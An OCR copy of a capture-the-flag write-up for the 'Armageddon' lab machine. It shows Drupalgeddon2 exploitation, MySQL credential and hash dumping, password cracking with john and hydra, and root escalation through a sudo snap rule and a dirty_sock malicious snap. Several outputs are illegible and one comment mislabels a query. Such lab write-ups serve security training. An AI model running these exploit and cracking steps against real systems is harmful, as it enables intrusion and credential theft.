
Armageddon - 4th May 2021

16:10:10:255



Enter a caption for this image (optional)

Scanning

```
Running Nmap scan against 10.10.10.233 with the following ports 22,80,
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Nmap results saved to nmap_10.10.10.233.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 21:04 BST
Nmap scan report for 10.10.10.233
Host is up (0.032s latency).
```

You can run `masscan_to_nmap.py`, a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
[illegible]
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon | Armageddon
```

Enumeration

The website on port 80 has caught my eye, especially because it's running **Drupal**.

Combining this information with the name of the box, it seems to me we're dealing with the **Drupalgeddon** vuln

> **Drupalgeddon** is an RCE vulnerability in the Drupal CRM that allows code execution due to subsystems with default or common module configurations.
>
> **Sources:**
>
> https://www.rapid7.com/blog/post/2018/04/27/drupalgeddon-vulnerability-what-is-it-are-you-impacted/
>
> https://cyware.com/news/what-is-drupalgeddon-and-what-kind-of-targets-does-it-go-after-78f5b5ec

Exploit

We can test this theory with an exploit. I used this one: https://github.com/dreadlocked/Drupalgeddon2

- You may have a dependency issue. This is easily resolved: `sudo gem install highline`

```
#run the exploit
ruby drupalgeddon2.rb http://10.10.10.233
```

And we get a shell!

```
[illegible]
```

Apache Shell

This shell is a little unstable, so we won't be transferring any enumeration tools over, got to do it manually.

Enumeration

Let's start by looking for easy wins: `grep -r "password"` will recursively look through files and folders to find a line that contains 'password'

```
sites/default/settings.php: *   'password' => 'password',
sites/default/settings.php: *   'password' => 'password',
sites/default/settings.php: * by using the username and password variables. The pr
sites/default/settings.php: $conf['proxy_password'] = '';
```

Looks like we've found one: 'CQHEy@9M*m23gBVj'

If we dig deeper in the file we found it in - **sites/default/settings.php** - we can see that it's for the mysql service.

```
#This command is a great way to get further context of what surrounds a grep
grep 'password' -A5 -B5 sites/default/settings.php
# -A5 will show five lines AFTER our keyword
# -B5 will show five lines BEFORE our keyword
```

```
array (
  'default' =>
  array (
    'database' => 'drupal',
    'username' => 'drupaluser',
    'password' => 'CQHEy@9M*m23gBVj',
    'host' => 'localhost',
    'port' => '',
    'driver' => 'mysql',
    'prefix' => '',
  ),
```

Mysql

Enumerating the database

We can enumerate the **mysql** service that runs **locally** on the machine.

- Hacktricks can guide you on syntax: https://book.hacktricks.xyz/pentesting/pentesting-mysql

```
# show what databases we have to enumerate
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"

# drop the user table, which contains hashes
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e "select name,pass from users;"
```

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
armageddon.htb>>
```

```
[illegible]
```

Cracking the hashes

Checking /etc/passwd, we can see that **brucetherealadmin** can get a shell on the box, so let's focus on their hash:

```
#put the hash in a file
echo '[illegible]' > hashes.txt

#run john on the hash
sudo john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

#ask john to explicitly show the password as it's easy to miss once cracked
sudo john hashes.txt --show
```

```
[illegible]
```

And we get the password for **brucetherealadmin** ; booboo

Hydra confirms the creds are good:

```
hydra -l brucetherealadmin -p booboo ssh://10.10.10.233
```

```
[illegible]
```

Brucetheadmin SSH shell

Using Bruce's password, we can ssh in and get the user flag: `ssh brucetherealadmin@10.10.10.233`

```
[illegible]
```

Now we need to focus on escalating our privileges to Root.


Enumeration II

Let's go and get linpeas and get it over to Armageddon: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh

```
# password is : booboo
scp linpeas.sh brucetherealadmin@10.10.10.233:/tmp

# ssh in and execute command to change linpeas to have the right permissions and
# then execute linpeas
ssh brucetherealadmin@10.10.10.233
'chmod +x /tmp/linpeas.sh ; bash /tmp/linpeas.sh -a'
```

```
[illegible]
```



Linpeas advises us that we can exploit **snap** with sudo to get a Root shell

```
[illegible]
User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
```

PrivEsc

If we google around, we can find a guide advises us on how to exploit this: https://0xdf.gitlab.io/2019/02/13/playing-with-dirty-sock.html which we can combine with this exploit: https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py and we'll be able to escalate our privileges to root

Construct the payload

Extract the payload

We only need the **base64** part of the payload in that exploit.

Decoded we can see what it will do when executed:

```
[illegible]
```

Create the malicious .snap

Take the base64 and put it in this one liner

```
python2 -c 'print "[illegible]" + "A" * 4256 + "=="' | base64 -d > exploit.snap
```

```
[illegible]
```

It will return **exploit.snap**

Run the malicious .snap

GTFOBins advises us of the syntax: https://gtfobins.github.io/gtfobins/snap/

```
#install malicious snap
sudo snap install --dangerous --devmode ./exploit.snap

#dirty_sock user created, password is dirty_sock
su dirty_sock
```

We execute the malicious .snap and the dirty_sock user is created. We are able to `su` as them... however we cannot yet read the root flag.

```
[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install --devmode ./exploit.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ id
uid=1001(dirty_sock) gid=1001(dirty_sock) groups=1001(dirty_sock) context=unconfined_u:...
[dirty_sock@armageddon tmp]$ cat /root/root.txt
cat: /root/root.txt: Permission denied
```

Root shell

Not to worry, `sudo su` and re-input the dirty_sock password and we get our root shell!

```
[dirty_sock@armageddon tmp]$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon tmp]# whoami
root
[root@armageddon tmp]# 
::1                    localhost6
localhost              localhost.localdomain
[root@armageddon tmp]# cat /root/root.txt
[illegible]
```